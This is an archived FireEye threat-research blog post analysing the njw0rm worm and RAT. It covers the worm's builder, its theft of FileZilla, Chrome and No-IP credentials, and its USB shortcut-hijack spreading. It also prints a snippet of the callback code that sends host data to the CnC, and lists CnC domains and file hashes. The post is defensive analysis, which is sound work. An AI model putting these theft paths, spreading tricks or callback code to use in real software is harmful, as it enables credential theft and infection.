Njw0rm - Brother From the Same Mother

By by Uttang Dawda, Nart Villeneuve

Published: 2013-08-30 · Archived: 2026-04-05 13:42:57 UTC


FireEye Labs has discovered an intriguing new sibling of the njRAT remote access tool (RAT) that one-ups its older "brother" with a couple of diabolically clever features. Created by the same author as njRAT —a freelance coder who goes by the moniker njq8 — the new njw0rm malware has the ability to spread using removable computer storage and can steal login credentials to a popular dynamic DNS service.

The older njRAT was first documented about a year ago by FireEye as Backdoor.LV. Most of the command-and-control (CnC) infrastructure associated with njRAT, like many of its targets, were based in the Middle East. The CnC servers associated with njw0rm are also based in the Middle East, though we have not yet seen njw0rm used in targeted attacks.


Njw0rm has the usual RAT features, but adds a key enhancement — it is designed to spread via removable devices such as USB drives. FireEye researchers have seen njw0rm delivered initially through malicious links in emails and using drive-by downloads on compromised websites. The malware aims to steal user credentials, execute commands, and receive future updates from the attacker.

Builder

Njw0rm is coded in Visual Basic script, but requires AutoIt to build the dropper. It provides an attacker with common options such as the ability to designate a name for its binary, configure its CnC servers, whether to “melt” or delete the binary after execution, and so on.




When you first start the builder, it asks you to assign a port for incoming traffic (1888 by default).



Control panel

The control panel contains a window for logging and another window with details of active infections.



The name of the infected machine is followed by the serial number of the `%homedrive%`. It also includes information on its location, OS (and service pack installations), removable storage devices present, and currently active windows.

The following functions are available from the control panel:

worm5

Data Theft

The **Get Passwords** command has the capability to steal passwords from three different sources:

- FTP passwords stored under `%appdata%\Filezilla\recentservers.xml`
- Chrome browser passwords in `\Google\Chrome\User Data\Default\Login Data\`
- Account credentials for the No-IP dynamic DNS service by reading the registry key at `HKLM\SOFTWARE\Vitalwerks\DUC` and base64-decoding it

The credentials stored inside Google Chrome's Web browser are decrypted locally using the *CryptUnprotectData()* function provided by Crypt32.dll. This API enables an application to decrypt Triple-DES encrypted passwords as long as they are encrypted with the same logon credentials.

The ability to steal No-IP credentials is unique. Many threat actors use dynamic DNS domains for their infrastructure. So an attacker with stolen No-IP credentials could use the service to perform reconnaissance or

target other systems.

Callback Communication

The Njw0rm bot connects to the CnC server and waits for commands. If no command is received, the worm sends the following information to the following hard-coded domain:port every two seconds.

```
sd("lv" & $Y & $name & $Y & K() & $Y & $os & $Y & $VR  & $Y & $USB & $Y & WinGetTitle(""))
```

The above code roughly translates to:


```
"lv" + 0njxq80 + name_serial + 0njxq80 + Kernel32.dll.GetLocaleInfo()+ 0njxq80 + OS info + 0njxq80 + worm version + 0njxq80 + removable drive available + 0njxq80 + title of active window
```

Like njRAT, njw0rm uses the "lv" keyword and as a field separator.

```
lv0njxq80HACKED_400CD5100njxq80USA0njxq80WIN_XP X86 SP20njxq800.20njxq80Blank Page - Windows Internet Explorer
```

The Worm Aspect


Njw0rm constantly checks for removable devices present on the host. If a removable drive's status is "Ready" and it has more than 1024 megabytes free, njw0rm creates a hidden **My Pictures** directory (if it doesn't already exist). It then gets a list of 10 folders on the removable drive, hides those 10 folders, and creates shortcut links with the same names for each of them — all pointing to the malware executable. When unsuspecting users click on one of the shortcuts to open what they think is a familiar folder, they execute the worm instead.




Connections to njRAT

Looking at the comments section of the code, researchers can conclude that njw0rm is coded by njq8, the author who also created njRAT. Although njw0rm's communications are not base64 encoded, it uses the same keyword "lv" at the beginning of every communication and "0njxq80" as a delimiter instead of "|", two features that are identical to njRAT's communication.

The malware's author is prolific. According to his [Freelancer.com profile](), he lives in Kuwait and is a coder for hire.



Based on the comments in the source code, njworm was last updated on May 16th with version 0.3.3a. We have seen versions ranging from 0.2 – 0.4d in the wild. The newer version likely includes bot-killer functionality that was left unfinished in 0.3.3a.



```
#comments-start
njw0rm   : v0.3.3a
Write By: njq8
@njq8
Last Update: 2013/5/16
#comments-end
```

CnC Information

We have seen communications back to the following domains and ports:

`99mostafa99.linkpc.net` `1888`

`aa.servecounterstrike.com` `18888`

`abo6na.no-ip.org` `81`

`bifrost-jordan.zapto.org` `1888`

`hussamhack.no-ip.biz` `18`

`jn.redirectme.net` `1888`

`n.edns.biz` `1888`

`njq8.redirectme.net` `1888`

`securitycenter2.serveftp.com` `8888`

`sss6e6xxx.myvnc.com` `4040`

`windowsmiseajour.3utilities.com 8888`

Geolocations of CnC

Most of the njworm's CnC infrastructure is hosted in the Middle East — just like njRAT — with a few exceptions.

Conclusion

The Njw0rm RAT is clearly authored by the same person who wrote njRAT. Like njRAT, most of the njw0rm CnC infrastructure is also hosted in the Middle East. The callback structure is also similar to njRAT. Currently, the worm does not appear to be used in a targeted fashion. But based on the callback data, njw0rm is evolving quickly — so expect to see more of it in the future.

(Special thanks to Thoufique Haq for his help with this research.)

File hashes

```
02b32f094ddc1b5d0c0ab86a5fae7c91 02dc77b3ae7a17a6720eec9624b24ae9 02e144a10e8f3a24a335a96cd69f8086
053702add48f4455088798fff2b4e690 05b5008acd534f4e419902c85f169531 07c65bd8926cf6c249bc04470b555c65
08f240f494a5e4f2cbfb9f764d1738e6 0f828b31bb91fcdcf1533ed7cd3e3313 110d0b6e29d84dd2f690703197082743
12f679546ada9d65c21a8e879128139d 13977ef247db77c11b9b8f407c9f3f6c 1c448c5488ac4a391f6fae0a5880adaf
1cb5a011c3888aa981d8f3cc0c74fc2e 21af26854fa5318d1f8787ebbc9dce20 253647d1ee71c19c136db94b9f7af3d2
2cf983063f2a33685f34ab53d076d2ce 2dc7b434520365c6ab3f5bdadcb84765 2fe7df0c84f6bb0d53922bbe79123295
42f549140f5fec8f63c118d649b1659f 4c60493b14c666c56db163203e819272 57d8b563b587aecee18387a016f49710
5c12b6694032134f213a51df047c5968 7717e996de4d1444c76b3ab4432027b2 7e5c0b55917721a7463b00c89c8f3154
807e6783a4212e1fb20a6f1f0a7b006b 86022d7f987e9cf54fad35a89c3d9e84 908634d98e166031e0904575ed7f4e2e
93d8dc5ff775ef8d9f9355e8e516e232 9c25d1a88bf96f73207a57ccb184d993 a36117133263dc538d2b9291835d94e9
a62b3a47e485fda57d5f183ebb237683 a89c76bce3d8eab6451da7d579bbd9fa a90a254d547042cd2936f9c89359c442
ab6e0b3d0cf57c507935578987c289c3 b0e1d20accd9a2ed29cdacb803e4a89d b412222c50bd51b4770245cfee71346b
ba2952386cd8295ca69665b65a24e635 bab466ab747c94e55d0c1685404cc548 f06c6fd7ee79f035b0b683364d5f2af2
f0abdb8084a416e8353bc520abe0471b f3ae62b63f3b78b9c0be30d0ffd10592 f6b31d4abeb50db38093003bd93dc02e
f863f3878ebd2e449beb78dc214380ab ff573fc5a7c9b12fa15c984eb0228a64
```

Source: https://web.archive.org/web/20200302085808/https://www.fireeye.com/blog/threat-research/2013/08/njw0rm-brother-from-the-same-mother.html